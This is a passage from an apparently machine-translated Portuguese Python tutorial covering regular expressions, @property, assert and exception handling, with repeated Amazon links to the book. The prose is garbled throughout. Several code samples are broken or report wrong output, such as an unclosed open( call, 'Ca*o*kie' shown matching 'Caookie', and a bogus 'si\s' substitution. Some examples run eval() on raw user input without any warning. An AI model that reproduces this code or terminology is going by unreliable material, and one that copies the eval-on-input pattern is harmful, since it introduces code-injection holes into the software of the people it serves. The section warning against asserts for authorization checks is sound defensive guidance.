O acento circunflexo “^” é o único outro caractere especial em colchetes (a escolha classe de personagem). Ele nega a escolha se você tendem a usá-lo diretamente depois de um colchete de abertura. 'Qualquer personagem, mas não um dígito' é denotada por [^ 0- 9]. A posição do cursor dentro dos colchetes é importante. Ele contém nenhum significado especial a menos que você posicioná-lo como o primeiro caractere após o colchete de abertura.

Nada mas um 'a', 'b' ou 'c' é indicado por [^ abc] Um 'a', 'b', 'c', ou 'a' “^” é indicado por [a ^ bc]

Exercício prático

Antes de prosseguir com nosso capítulo sobre expressões regulares, vamos tentar ter um exercício prático:

Você conhece as famosas Simpsons (uma série de televisão animado americana). Bem, você tem a sua [lista de telefones](#). Temos algumas pessoas que têm Neu como seu sobrenome. Você está procurando um Neu; você não sabe o primeiro nome, mas você sabe que começa com um J. Você vai escrever um script Python que encontra todas as linhas da agenda que contém a pessoa que tem o sobrenome descrito, bem como um primeiro nome que começa com J. Em caso você não sabe ler e trabalhar com arquivos, você pode voltar para o primeiro capítulo sobre gerenciamento de arquivos. Um script de exemplo bom pode ser a seguinte:

```
import re

fh = open("simpsons_phone_book.txt"
for line in fh:
    if re.search(r"J.*Neu",line):
        print line.rstrip()
fh.close()
```

repetições

Às vezes, em programação, você vai se cansar tentando encontrar longas padrões em sequências. Sorte para você, porém, o módulo 're' pode lidar com repetições com os caracteres especiais abaixo:

+ - irá verificar se há um único ou vários caracteres para a esquerda.

```
re.search(r'Co+kie', 'Cooookie').group()  
'Cooookie'
```

* - irá verificar tanto para um zero ou vários caracteres à esquerda

```
# irá verificar para qualquer ocorrência de qualquer 'um' ou '0' ou ambos na sequência em questão.
```

```
re.search(r'Ca*o*kie', 'Cookie').group()  
'Caookie'
```

? Irá verificar se há zero ou um único caractere à esquerda

```
# Checks for exactly zero or one occurrence of a or o or both in the  
given sequence  
re.search(r'Colou?r', 'Color').group()  
'Color'
```

Isso foi fácil, certo? E quanto a uma instância onde você gostaria de determinar um determinado número de repetição seqüêncial por exemplo, verificar a validade de um contato telefônico em alguma aplicação? Com o uso dessas expressões regulares, o módulo 're' vai lidar com isso com muita graça: {x} significa repetir x número de vezes

{X, significado} repetindo não menos do que X vezes (ou mais)

{X, y} meios de repetição não menos do que X vezes, mas, novamente, não mais do que y vezes.

```
re.search(r'\d{9,10}', '0987654321').group()  
'0987654321'
```

As eliminatórias * e + são, assim, que dizem ser 'ganancioso'.

Grupos / Agrupamento Usando expressões regulares

Suponha que você está validando os endereços de e-mail e tem o desejo de verificar o nome de usuário e hospedar separadamente. Este é exatamente quando o recurso de 'grupo' as expressões regulares vem a calhar. É, por exemplo, permite que você pegar seções do texto correspondente.

Secções de um padrão de expressão regular fechados por parêntesis são conhecidos como grupos. Em vez de mudar o que corresponde a expressão, o parêntesis forma grupos dentro da sequência correspondente. A maioria dos exemplos neste sentido usar o 'grupo ()' função, mas o 'match.group ()' (normal) sem qualquer argumento ainda é toda a habitual texto correspondente.

```
match = re.search(r'([w.-]+)@([\w.-]+)', _____)
```

```
if _____:  
    print(match.group()) # The whole matched text  
    print(match.group(1)) # The username (group 1)  
    print(match.group(2)) # The host (group 2)
```

Matching ganancioso e não-Greedy

Quando temos um carácter especial combinando o máximo da seqüência corda ou pesquisa quanto possível, dizemos que é um jogo gananciosos, o comportamento expressão regular normal que às vezes não é desejado:

```
pattern = "cookie"  
sequence = "Cake and cookie"
```

```
heading = r'<h1>TITLE</h1>'  
re.match(r'<.*>', heading).group()  
'<h1>TITLE</h1>'
```

O padrão <. *> Combinava toda a cadeia, todo o caminho para o segundo> ocorrência. No entanto, se você só queria corresponder à tag inicial <oi>, você poderia simplesmente ter usado o qualificador gananciosos *? Que, tanto quanto possível, corresponde muito pouco texto.

Quando você adiciona? após o qualificador, você faz realizar o jogo de uma forma mínima ou não-gananciosos. Isso significa que apenas o mínimo possível caracteres irão corresponder. Correndo <. *> Só fornece uma partida com <h1>.

```
heading = r'<h1>TITLE</h1>'  
re.match(r'<.*?>', heading).group()  
'<h1>'
```

O 're' Biblioteca Python

A biblioteca re Python oferece uma série de funções que o tornam uma habilidade vale a pena masterização. As possibilidades são, você já viu alguns deles já como o `re.match ()`, `re.search ()`. Vamos agora dar uma olhada em algumas funções úteis em mais detalhes:

pesquisa (padrão, corda, bandeiras = 0)

Esta função permite digitalizar através da seqüência ou string dada para determinar o primeiro local em que a RE está produzindo um jogo. Em seguida, ele retorna um objeto de jogo correspondente quando ele for encontrado, senão retorna 'none' quando nenhuma posição na cadeia está combinando o padrão. Você precisa observar que 'Nenhum' é diferente de determinar uma correspondência comprimento zero na seqüência em algum ponto.

```
pattern = "cookie"  
sequence = "Cake and cookie"
```

```
re.search(pattern, sequence).group()  
'cookie'
```

match(pattern, string, flags=0)

Este retorna um concordando correspondente objeto / jogo quando zero ou vários personagens no início da string estão combinando o padrão. Mais neste caso, retorna 'Nenhum', se a cadeia não está combinando o padrão em questão.

```
pattern = "C"  
sequence1 = "IceCream"
```

```
# No match since "C" is not at the start of "IceCream"  
re.match(pattern, sequence1)  
sequence2 = "Cake"
```

```
re.match(pattern, sequence2).group()  
'C'
```

search () e match ()

verifica o 'match ()' função para uma partida apenas no início da cadeia

- por padrão. A função 'search ()' nas outras verificações manuais para uma partida em qualquer lugar na string.

findall (teste padrão, corda, bandeiras = 0)

Este ajuda a encontrar as possíveis correspondências em toda a seqüência e retorna-los como lista de strings. Cada cadeia devolvida denota um único jogo.

```
email_address = "Please contact us at: manuelbee88@gmail.com,  
manuelbee88@gmail.com"
```

```
#'addresses' is a list that stores all the possible match
```

```
addresses = re.findall(r'[\w\.-]+@[\\w\.-]+', email_address)
```

```
for address in addresses:
```

```
    print(address)
```

```
manuelbee88@gmail.com
```

```
manuelbee88@gmail.com
```

sub(pattern, repl, string, count=0, flags=0)

Esta é a função 'substituto'; ele retorna a string adquirida pela substituição ou mesmo substituindo os mais à esquerda e não sobrepostos ocorrências de padrão na seqüência pela substituição 'repl'. Se o padrão é realmente identificada, isso significa que a string é retornado inalterado.

```
email_address = "Please contact us at: manuelbee88@gmail.com"  
new_email_address = re.sub(r'([\w\.-]+)@([\w\.-]+)', r'  
manuelbee88@gmail.com', email_address)  
print(new_email_address)
```

Please contact us at: manuelbee88@gmail.com

compilar (padrão, bandeiras = 0)

Este compila um padrão de expressões regulares em um [expressões regulares objeto](#). Na instância que você deseja usar uma expressão em um programa várias vezes, você pode usar a função 'compilar ()' para salvar o objeto expressão regular resultante para reutilização para fins de eficiência. A razão por trás disso é simples: as versões compiladas dos padrões muito atuais passados para 'compilação ()' e funções correspondentes do nível de módulo foram armazenados em cache.

```
pattern = re.compile(r"cookie")  
sequence = "Cake and cookie"  
pattern.search(sequence).group()  
'cookie'  
# This is equivalent to:  
re.search(pattern, sequence).group()  
'cookie'
```

Assim como uma dica takeaway, você pode modificar o comportamento de uma expressão especificando o valor de uma 'bandeiras'. Neste caso, você pode adicioná-lo (flag) como um argumento adicional para as várias funções que você conhece. Algumas das bandeiras incluem o seguinte:

você dotall

você IGNORAR CASO

você MULTILINE

você VERBOSE

Neste ponto, eu acredito que você já viu como as expressões regulares trabalhar em Python. Este é o momento perfeito para sujar as mãos:

Exercício Prático: Como trabalhar com expressões regulares

Vejamos um estudo de caso sobre como trabalhar com expressões regulares para colocar o que você aprendeu até agora a trabalhar

```
import re
import requests
the_idiot_url = 'https://www.gutenberg.org/files/2638/2638-
0.txt'

def get_book(url):
    # Sends a http request to get the text from project Gutenberg
    raw = requests.get(url).text
    # Discards the metadata from the beginning of the book
    start = re.search(r"\*\*\* START OF THIS PROJECT
GUTENBERG EBOOK .*\*\*\*", raw).end()
    # Discards the metadata from the end of the book
    stop = re.search(r"II", raw).start()
    # Keeps the relevant text
    text = raw[start:stop]
    return text

def preprocess(sentence):
    return re.sub('[^A-Za-z0-9]+', ' ', sentence).lower()

book = get_book(the_idiot_url)
processed_book = preprocess(book)
print(processed_book)
```

No corpus, procure o número da palavra 'o'. Vou te dar uma dica: use a função 'len ()'.

```
len(re.findall(r'the', processed_book))
302
```

No corpus, tente mudar todo o stand-alone i instâncias para I. apenas garantir que você não converter um 'i' que está ocorrendo em uma palavra- dar uma olhada:

```
processed_book = re.sub(r'si\s', " I ", processed_book)
print(processed_book)
```

Procure o número de vezes que alguém foi citado no corpus (usando "").

```
len(re.findall(r'\"", book))
```

96

No corpus, que as palavras são ligadas pelo sinal '-'?

```
re.findall(r'[a-zA-Z0-9]*-[a-zA-Z0-9]*', book)
['ironical--it',
 'malicious--smile',
 'fur--or',
 'astrachan--over coat',
 'it--the',
 'Italy--was',
 'malady--a',
 'money--and',
 'little--to',
 'No--Mr',
 'is--where',
 'I--I',
 'I--',
 '--though',
 'crime--we',
 'or--judge',
 'gaiters--still',
 '--if',
 'through--well',
 'say--through',
 'however--and',
 'Epanchin--oh',
 'too--at',
 'was--and',
 'Andreevitch--that',
 'everyone--that',
 'reduce--or',
 'raise--to',
 'listen--and',
 'history--but',
 'individual--one',
 'yes--I',
 'but--',
 't-not',
 'me--then',
 'perhaps--',
 'Yes--those',
```

'me--is',
'servility--if',
'Roggjin--hereditary',
'citizen--who',
'least--goodness',
'memory--but',
'latter--since',
'Roggjin--hung',
'him--I',
'anything--she',
'old--and',
'you--scarecrow',
'certainly--certainly',
'father--I',
'Barashkoff--I',
'see--and',
'everything--Lebedeff',
'about--he',
'now--I',
'Lihadof--',
'Zaleshoff--looking',
'old--fifty',
'so--and',
'this--do',
'day--not',
'that--',
'do--by',
'know--my',
'illness--I',
'well--here',
'fellow--you']

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Propriedades Python

Hoje, os programadores costumam considerar a criação de getters e setters para as propriedades públicas de uma classe como a melhor prática. No caso você esteja se perguntando, getters e setters são simplesmente métodos que gerem atributos de classe, aumentando assim a segurança dos atributos, embora vindo a um custo de detalhamento e simplicidade. Em Python, você pode ter as duas coisas.

Muitas línguas vai deixar você implementar isso em diferentes métodos, seja com o uso de uma função, como 'person.getName ()' ou com uma linguagem específica 'set' ou 'get' construção. usos Python '@property' para fazer isso.

Neste capítulo, vamos falar sobre o decorador propriedade Python que você pode ter visto usado com a sintaxe '@Decorator':

```
class Person(object):
    def __init__(self, first_name, last_name):
        self.first_name = first_name
        self.last_name = last_name

    @property
    def full_name(self):
        return self.first_name + ' ' + self.last_name

    @full_name.setter
    def full_name(self, value):
        first_name, last_name = value.split(' ')
        self.first_name = first_name
        self.last_name = last_name

    @full_name.deleter
    def full_name(self):
        del self.first_name
        del self.last_name
```

Isto é como Python cria getters e setters e Deleters (também conhecido como [métodos modificadores](#)). Neste caso, o decorador '@property' faz com que seja dessa maneira para que você chamar o 'full_name (self)' método como se fosse uma propriedade normal, enquanto, na realidade, é um método que contém o código a ser executado quando a propriedade fica definido.

Quando você usa um getter, setter, ou deleter Desta forma, ele irá fornecer-lhe algumas vantagens, algumas das quais estão abaixo:

Validação: Antes de definir a propriedade interna, você pode tentar validar que o valor fornecido é atender alguns critérios, e se isso não acontecer, tê-lo retorno

um erro.

Ele também fornece [carregamento lento](#) -Recursos podem ser carregados preguiçosamente para adiar o trabalho até que seja necessário para poupar tempo e recursos.

Abstração: Os getters e setters deixar você abstrair a representação de dados interno. O exemplo vimos anteriormente, por exemplo, tem o primeiro nome e sobrenome armazenados separadamente. No entanto, os getters e setters têm a lógica que cria um nome completo utilizando os nomes e sobrenomes.

depuração: os métodos modificadores pode realmente encapsular qualquer código e, por isso, é de facto uma área significativa de interceptação quando o log ou depuração de código. Por exemplo, você pode inspecionar ou login toda vez que o valor de uma propriedade mudanças.

Para atingir essa funcionalidade, Python usa decoradores. Decoradores são métodos especiais utilizados para alterar o comportamento ou de uma classe ou função diferente. Para ilustrar como o decorador '@property' funciona, vamos olhar para um decorador simples, bem como seu funcionamento interno. Um decorador também é uma função que assume outra função para ser um argumento, e envolve-lo para adicioná-lo ao seu comportamento. Olhe para o exemplo simples a seguir:

```
# decorator.py

def some_func():
    print 'Hey, you guys'

def my_decorator(func):
    def inner():
        print 'Before func!'
        func()
        print 'After func!'

    return inner

print 'some_func():'
some_func()

print ""

some_func_decorated = my_decorator(some_func)

print 'some_func() with decorator:'
some_func_decorated()
```

Ao executar este código, você obter o seguinte:

```
$ python decorator.py
some_func():
Hey, you guys

some_func() with decorator:
Before func!
Hey, you guys
After func!
```

Você pode ver que a função 'my_decorator' é a criação de uma nova função dinamicamente para voltar com a função de entrada, e adiciona código a ser executado antes da execução da função original e, claro, depois. O decorador 'propriedade' é implementado utilizando um padrão que é semelhante à função 'my_decorator'. Quando a sintaxe '@Decorator' é usado, ele recebe a função decorado como o argumento. Ver isso no exemplo abaixo:

```
some_func_decorated = my_decorator(some_func).
```

Vamos agora voltar para o primeiro exemplo com o código:

```
@property
def full_name_getter(self):
    return self.first_name + ' ' + self.last_name
```

Grosso modo, é o mesmo como o seguinte:

```
def full_name_getter(self):
    return self.first_name + ' ' + self.last_name

full_name = property(full_name_getter)
```

(Para fins de maior clareza, eu mudei um par de nomes de função) Mais tarde, quando você deseja usar de '@ full_name.setters' como o exemplo descreve, o que realmente estamos chamando é:

```

def full_name_setter(self, value):
    first_name, last_name = value.split(' ')
    self.first_name = first_name
    self.last_name = last_name

full_name = property(full_name_getter)
full_name = full_name.setter(full_name_setter)

```

Bem, este novo objeto 'full_name' (sendo uma instância do objeto 'propriedade') contém getter, bem como métodos setter.

Para ser capaz de usá-los na classe 'pessoa', o objeto 'propriedade' tem que agir como o descriptor-isso significa que ele contém os seus próprios métodos including __get __ (), __set __ () e __delete __ (). Os métodos __get __ () e __ __set () se tornam desencadeada em um objeto quando uma propriedade torna-se recuperada ou definida, enquanto o método __delete __ () é acionado quando uma propriedade é excluído usando 'del'.

Portanto, o método __set __ () é acionado por 'person.full_name = Billy Bob'- este método é herdada do 'object'. Isto leva-nos claramente a um ponto muito importante: para que isso funcione, sua classe tem que herdar do 'objeto'. Portanto, uma classe como esta não seria capaz de usar as propriedades setter porque não herda de the'object' da seguinte forma:

```

class Person:
    pass

```

Graças a 'propriedade', esses métodos estão agora correspondente ao 'full_name_getter', bem como métodos 'full_name_setter'.

```

full_name.fget is full_name_getter # True
full_name.fset is full_name_setter # True

```

O 'fset' e 'fget' estão atualmente envolvidos por tanto __ definir __ () e __ obter __ (). Por último, é preciso notar que é possível aceder a estes descriptor objetos passando uma referência para a classe 'pessoa' como segue:

```
>>> person = Person('Billy', 'Bob')
>>>
>>> full_name.__get__(person)
Billy Bob
>>>
>>> full_name.__set__(person, 'Timmy Thomas')
>>>
>>> person.first_name
Timmy
>>> person.last_name
Thomas
```

Isto é exatamente como propriedades Python trabalhar sob a superfície.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->

[Intermediários / dp / 1980953902](#)

Assert Handling em Python

Em Python, a instrução assert é realmente uma ajuda de depuração que usamos para testar uma condição. No exemplo, a condição acontece para ser verdade, ele não faz nada e seu programa continua a executar. No entanto, se a condição assert avaliou-a como falsa, levanta uma exceção 'AssertionError' com a mensagem de erro opcional.

Afirmações funcionam melhor que você, para informar o programador, sobre erros irrecuperáveis no seu programa. A intenção deles não é para sinalizar condições de erro esperado como 'arquivo não encontrado', caso em que o usuário pode apenas tomar uma ação corretiva ou simplesmente tentar novamente.

Dito de outro modo, as afirmações são mais como auto-verificações internas de seu programa que funcionam através de declarações de algumas condições em seu código como impossível. No caso de uma dessas condições não se sustenta, isso significa que o programa tem um bug.

Isto também significa que se o seu programa é livre de erros, essas condições nunca pode ocorrer. No entanto, no caso de ocorrer, o programa vai certamente falhar com um erro de declaração informando sobre a condição desencadeada 'impossível'. Isso fará com que rastrear e corrigir bugs em seus programas muito mais fácil. No caso de você precisa para simular o seu código, como o que está ocorrendo em cada etapa, você pode usar Python assert no código. Dê uma olhada na estrutura básica do Python assert declarações abaixo:

A condição afirmar

Para entender a falha do seu código melhor, você pode enviar informações com a instrução assert. A seguir mostra como você pode dar uma mensagem usando a instrução assert.

afirmar condição, sua mensagem

A instrução assert

Em Python, a instrução assert leva uma condição, ea condição tem que ser verdade. No caso da condição for verdadeira, isso significa que a afirmação do valor da variável é bom e, portanto, o programa será executado de forma harmoniosa e a declaração posterior será executado. No entanto, se a condição for falsa, o que significa código de buggy, ele apenas levanta uma exceção.

O exemplo que se afirme

Você quer escrever uma função que vai devolver o quociente de dois números. O código é a seguinte:

```
# defining the function definition
def divide(num1, num2):
    assert num2 > 0, "Divisor cannot be zero"
    return num1/num2
# calling the divide function
a1 = divide(12,3)
# print the quotient
print(a1)
# this will give the assertion error
a2 = divide(12,0)
print(a2)
```

Executando o código acima dá-lhe o seguinte resultado:

4.0

Traceback (most recent call last):

```
  File "D:/T_Code/PythonPackage3/Assert.py", line 10, in
    a2 = divide(12,0)
  File "D:/T_Code/PythonPackage3/Assert.py", line 3, in divide
    assert num2>0, "Divisor cannot be zero"
AssertionError: Divisor cannot be zero
```

Se você marcar a terceira linha do código acima, você verá a instrução assert claramente. Esta é a linha marcada se a variável num2 é maior do que zero ou não. Se é maior que zero isto é, a condição é verdadeira, não ocorrerão problemas e o sistema irá produzir a saída em conformidade. No entanto, quando você chamado função com o segundo argumento de zero a ') (divisão', isso significa que a condição assert é visto para ser falsa. É exatamente por isso, ocorre um 'AssertionError' e uma breve mensagem aparece-este é 'divisor não pode ser zero', que você escreveu na seção de mensagens da instrução assert.

O exemplo que se afirmar neste tempo com variável substituição

Pegue o código abaixo como um exemplo, onde você deseja obter a raiz quadrada da equação como $b^2 - 4ac$.

```
import math
def sqrt(a,b,c):
    assert b*b >= 4*a*c, "Cannot find square root of negative
    number, found %s < %s" % (b*b, 4*a*c)
    return math.sqrt(b*b - 4*a*c)

print(sqrt(10, 12, 3))
# this will cause assertion error
print(sqrt(-4, 5, -3))
```

A saída é como se segue:

```
4.898979485566356
Traceback (most recent call last):
  File "D:/T Code/PythonPackage3/Assert.py", line 20, in <module>
    print(sqrt(-4, 5, -3))
  File "D:/T Code/PythonPackage3/Assert.py", line 16, in sqrt
    assert b*b >= 4*a*c, "Cannot find square root of negative number, found %s < %s" % (b*b, 4*a*c)
AssertionError: Cannot find square root of negative number, found 25 < 48

Process finished with exit code 1
```

Abaixo está um exemplo simples que podem ajudá-lo a obter uma melhor compreensão de onde afirmações poderia vir a calhar. Tentei dar um presente um pouco mais aparência de um problema do mundo real que você realmente pode se deparar em um de seus programas.

Suponha que você está usando Python para construir uma loja online. Você deseja adicionar uma funcionalidade de um cupom de desconto para o sistema e, portanto, escrever a função 'apply_discount':

```
def apply_discount(product, discount):
    price = int(product['price']) * (1.0 - discount)
    assert 0 <= price <= product['price']
    return price
```

Você precisa observar a declaração 'assert' lá dentro. Ela garante que

independentemente do que pode ocorrer, os preços com desconto não pode ir abaixo de US \$ 0 e não pode ir mais alto do que o preço original do produto.

Você precisa ter certeza de que está realmente funcionando como pretendido, se esta função é chamada para implementar um desconto válido como segue:

```
#  
# Our example product: Nice shoes for $149.00  
#  
>>> shoes = {'name': 'Fancy Shoes', 'price': 14900}  
  
#  
# 25% off -> $111.75  
#  
>>> apply_discount(shoes, 0.25)  
11175
```

Oh bem, que funcionou muito bem. Agora você precisa aplicar um par de descontos inválidos como segue:

```
#  
# A "200% off" discount:  
#  
>>> apply_discount(shoes, 2.0)  
Traceback (most recent call last):  
  File "<input>", line 1, in <module>  
    apply_discount(prod, 2.0)  
  File "<input>", line 4, in apply_discount  
    assert 0 <= price <= product['price']  
AssertionError  
  
#  
# A "-30% off" discount:  
#  
>>> apply_discount(shoes, -0.3)  
Traceback (most recent call last):  
  File "<input>", line 1, in <module>  
    apply_discount(prod, -0.3)  
  File "<input>", line 4, in apply_discount  
    assert 0 <= price <= product['price']  
AssertionError
```

Você pode ver muito bem que quando você tenta aplicar um desconto inválido, ele levanta uma exceção 'AssertionError' que aponta essencialmente para fora a linha que contém a condição afirmação violados. Se você alguma vez encontrar um erro, como você testar a sua loja on-line, ele vai ser simples para saber o que aconteceu, olhando para o rastreamento.

Este é o poder de afirmações Python.

a sintaxe

Estudando-se no caminho Python implementa um recurso de linguagem é sempre uma boa idéia-que é antes de começar a usá-lo. Dito isto, vamos agora dar uma olhada rápida para a sintaxe da instrução assert:

```
assert_stmt ::= "afirmar" expressão1 [ "" expressão2]
```

'Expressão1', neste caso, refere-se à condição de testar enquanto o 'expressão2', que é opcional, é uma mensagem de erro exibida no caso da declaração falha. Durante o tempo de execução, o interpretador Python vai transformar todas as declarações assert para o seguinte:

```
if __debug__:  
    if not expression1:  
        raise AssertionError(expression2)
```

Você pode simplesmente passar uma mensagem de erro opcional usando 'expression2'- a mensagem será exibida no rastreamento com o 'AssertionError'. Isso pode simplificar a depuração ainda mais. Por exemplo, você pode ter visto um código como este:

```
if cond == 'x':  
    do_x()  
elif cond == 'y':  
    do_y()  
else:  
    assert False, ("This should never happen, but it does  
occasionally."  
               "We're currently trying to figure out why."  
               "Email dbader if you encounter this in the wild.")
```

Enquanto este é, sem dúvida, feia, sua ainda um método válido e útil, que virá a calhar, especialmente se você enfrentar um problema de [heisenbug](#) -tipo em qualquer um de [seus programas](#).

Existem desvantagens ao uso de Asserts Em Python?

Antes de continuarmos, é necessário notar que existem várias advertências que vêm com o uso de afirmações em Python. Desde que nós não temos o luxo de discutir todas elas, vou mencionar um deles.

Este tem tudo a ver com trazer erros e riscos de segurança para suas aplicações.

Não use afirma para validação dos dados!

Afirma pode ser desligado no interpretador. Não confie nas expressões do assert para executar a validação dos dados ou da transformação do mesmo. O fato de que qualquer um no planeta pode desativar afirmações se destaca como o maior ressalva. A linha de comando e -O -OO interruptores e o PYTHONOPTIMIZE variável ambiente em CPython são usados para este. Isso faz toda assert nulos-operações ea afirmação está apenas compilado de distância e não se avaliou. Isso significa que nenhuma das expressões condicionais irá executar.

Esta é uma decisão de design intencional usado da mesma forma por outros idiomas. O efeito colateral decorrente é que ele fica muito perigoso para realmente usar as instruções Assert como uma maneira rápida e simples para realmente validar dados de entrada. Vou explicar:

Suponha que seu programa faz uso de afirma que realmente determinar se um argumento de função tem um valor 'errado' inesperada ou. Isso pode sair pela culatra bastante rápido e trazer falhas de segurança ou erros. Considere o seguinte exemplo:

Suponha que você está criando um aplicativo loja online. Em algum lugar no seu código, você tem uma função para excluir um produto de acordo com o pedido do utilizador:

```
def delete_product(product_id, user):
    assert user.is_admin(), 'Must have admin privileges to delete'
    assert store.product_exists(product_id), 'Unknown product id'
    store.find_product(product_id).delete()
```

Olhe para a função aqui perto. O que aconteceria se alguém desativado as afirmações?

Neste exemplo função, temos dois problemas graves provocadas pelo uso errado de instruções Assert:

1. Procurando por privilégios de administrador usando assert é prejudicial. Se alguém tiver desativado as afirmações do intérprete, isso vai se transformar em um nulo-op. Isto significa que qualquer usuário será capaz de excluir produtos. A verificação de privilégios nem sequer correr e isto introduz possíveis problemas de segurança e permite aos crackers danificar os dados na sua empresa ou loja on-line dos clientes. Isso não é bom.
2. A desativação de afirmações significa que o programa ignora a verificação 'product_exists ()'. Isso significa que 'final_product ()' agora pode ser chamado usando ids produtos inválidos. Isto poderia levar a erros graves, dependendo de como você escreveu o programa. No pior cenário, isso poderia ser um caminho perfeito para uma pessoa para lançar ataques de negação de serviço contra a loja. A App Store pode falhar se você tentou excluir um produto desconhecido e, portanto, um atacante seria capaz de bombardeá-la com várias solicitações de exclusão inválidos e levar adiante uma interrupção. Como você pode evitar esses problemas? A resposta é simples e clara: Não use afirmações para validação de dados. Em vez disso, você pode tentar fazer a sua validação usando se-declarações regulares e, em seguida, gerar exceções de validação, se necessário. Por exemplo:

```
def delete_product(product_id, user):
    if not user.is_admin():
        raise AuthError('Must have admin privileges to delete')

    if not store.product_exists(product_id):
        raise ValueError('Unknown product id')

    store.find_product(product_id).delete()
```

Este exemplo também vem com o benefício que, em vez de levantar exceções AssertionError indefinidos ou vagos, agora levanta exceções que são semanticamente direito como ValueError ou mesmo AuthError.

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-
Intermediários / dp / 1980953902](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)

Manipulação de exceção em Python

Até agora, você conhecer e apreciar que os erros acontecem como nós programamos. erros de programação e erros são um fato desagradável. Talvez você deu entrada ruim; talvez um recurso de rede não estava disponível; talvez a memória do programa correu para fora, ou você pode ter feito um simples erro durante a programação.

As exceções são a solução de Python para esses erros, e eu tenho certeza que você já viu uma exceção pelo menos uma vez antes. tratamento de exceções permite manipular erros com graça e fazer algo sobre isso de uma forma significativa. Para lidar com exceção, a linguagem Python usa tentar .. exceto .. bloco. A sintaxe é como se segue:

```
try:  
    # write some code  
    # that might throw exception  
except <ExceptionType>:  
    # Exception handler, alert the user
```

Você precisa escrever código que é provável que lançar uma exceção como você pode ver no bloco try. Quando exceção ocorre, o programa ignora o código no bloco try. Se um tipo de exceção correspondente existe na cláusula except, isso significa que seu manipulador é executado.

Vamos olhar para um exemplo aqui:

```
try:  
    f = open('somefile.txt', 'r')  
    print(f.read())  
    f.close()  
except IOError:  
    print('file not found')
```

O código acima funciona da seguinte maneira:

A primeira declaração entre 'tentar' e 'exceto' executa. Se não há nenhuma exceção ocorrer, o programa ignora o código abaixo cláusula. Se não houver nenhum arquivo de existência, o programa deve gerar uma exceção e ignora a outra parte do código na tentativa. Quando a exceção ocorre, eo

tipo de exceção é correspondente nome de exceção após a exceção de palavras-chave, o código na cláusula except executa.

Você precisa notar que o código acima é tem a capacidade de lidar com única exceção IOError. Se você deseja lidar com outro tipo de exceção, você vai precisar adicionar adicional, exceto cláusula.

A instrução try pode realmente têm agora mais do que uma cláusula except, e pode ter opcional pessoa ou / e, finalmente comunicado.

```
try:  
    <body>  
except <ExceptionType1>:  
    <handler1>  
except <ExceptionTypeN>:  
    <handlerN>  
except:  
    <handlerExcept>  
else:  
    <process_else>  
finally:  
    <process_finally>
```

A cláusula é o mesmo que elif. Quando uma exceção é que ocorre, ele tem de passar por uma verificação verificado, a fim de coincidir com o tipo de exceção na cláusula excepto. Se um jogo está presente, isso significa manipulador para o caso de correspondência executa. Você também precisa observar que ExceptionType é omitido na última cláusula except. Se a exceção não está encontrando qualquer tipo de exceção antes da última cláusula except, o último exceto manipulador cláusula executa. Observe também que as declarações abaixo a cláusula else só correr quando não há exceção levantada. Em segundo lugar, as declarações no bloco finally correr o tempo todo, independentemente de ocorrer ou não exceção. Vamos agora olhar um outro exemplo:

```
try:  
    num1, num2 = eval(input("Enter two numbers, separated by a  
comma : "))  
    result = num1 / num2  
    print("Result is", result)  
  
except ZeroDivisionError:  
    print("Division by zero is error !!")  
  
except SyntaxError:  
    print("Comma is missing. Enter numbers separated by comma  
like this 1, 2")  
  
except:  
    print("Wrong input")  
  
else:  
    print("No exceptions")  
  
finally:  
    print("This will execute no matter what")
```

Por favor note que 'eval ()' a função permite que um programa python para executar código Python direito dentro de si; a função espera o que é referido como um argumento string. Você pode aprender um pouco mais sobre eval () por visitar este [página](#).

levantando Exceções

Para aumentar as exceções de seus próprios métodos, você precisa usar a palavra-chave 'aumento' da seguinte forma em ordem:

levantar ExceptionClass ("Seu argumento") Aqui está

um exemplo:

```
def enterage(age):
    if age < 0:
        raise ValueError("Only positive integers are allowed")

    if age % 2 == 0:
        print("age is even")
    else:
        print("age is odd")

try:
    num = int(input("Enter your age: "))
    enterage(num)

except ValueError:
    print("Only positive integers are allowed")
except:
    print("something is wrong")
```

Agora você pode executar o programa e introduzir um número inteiro positivo. O

resultado esperado é como se segue:

```
Enter your age: 12
age id even
```

Mais uma vez, execute o programa e introduzir um número inteiro negativo. O

resultado esperado é como se segue:

```
Enter your age: -12
Only integers are allowed
```

O uso de objetos excepcionais

Agora que você tem uma idéia do tratamento de exceções, vamos agora aprender o que realmente implica para lidar com objeto de exceção no código de manipulador de exceção. Você pode usar o código abaixo para atribuir objetos de exceção a variáveis.

```
try:  
    # this code is expected to throw exception  
except ExceptionType as ex:  
    # code to handle exception
```

Você pode ver claramente que você pode ser capaz de armazenar objeto de exceção na ex variável. Agora você pode usar esse objeto em particular no código do manipulador de exceção.

```
try:  
    number = eval(input("Enter a number: "))  
    print("The number entered is", number)  
except NameError as ex:  
    print("Exception:", ex)
```

Agora, execute o programa e, em seguida, introduzir um número. O

resultado esperado é como se segue:

```
Enter a number: 34  
The number entered is 34
```

